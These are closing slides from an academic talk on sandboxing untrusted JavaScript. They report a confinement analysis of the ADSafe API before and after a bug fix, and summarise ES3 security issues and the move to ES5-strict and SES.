```

Result: ADSafe API safely confines DOM objects under the SES threat model, assuming the annotations hold

Analysis (1st attempt)

- annotated the API implementation (2000 LOC)
- desugared it to SES and ran ENCAP
- obtained NOT CONFINED
  - culprits: `ADSAFE.go` and `ADSAFE.lib`

Analysis (2nd attempt)

- fixed this bug
- ran ENCAP again
- obtained CONFINED

Concluding Remarks and Future Directions

Concluding Remarks

JavaScript evolution

- Five key security issues with ES3
  - Lack of lexical scoping
  - Lack of closure-based encapsulation (in implementations)
  - Ambient access to the global object
  - Mutable built-in state
  - Dynamic code generation
- ES3 subsets use filtering and rewriting to achieve security
- ES5-strict gets rid of the first three issues
- SES gets rid of ALL of these issues
  - currently under proposal by the ECMA committee (TC39) for adoption within future version of JavaScript

Concluding Remarks

API + Language-Based Sandboxing

- Promising approach for enforcing fine-grained access-control
  - sandbox needs to be designed only once
  - policies can be varied by modifying the API
  - security can be guaranteed by ONLY analyzing the trusted sandbox and API implementations
- Out of scope: information-flow control
  - may require analysis of untrusted code
  - much harder problem!

Thank You

Sandboxing Untrusted JavaScript

Ankur Taly
Stanford University

Joint work with
Sergio Maffeis, John C. Mitchell, Úlfar Erlingsson, Mark S. Miller
and Jasvir Nagra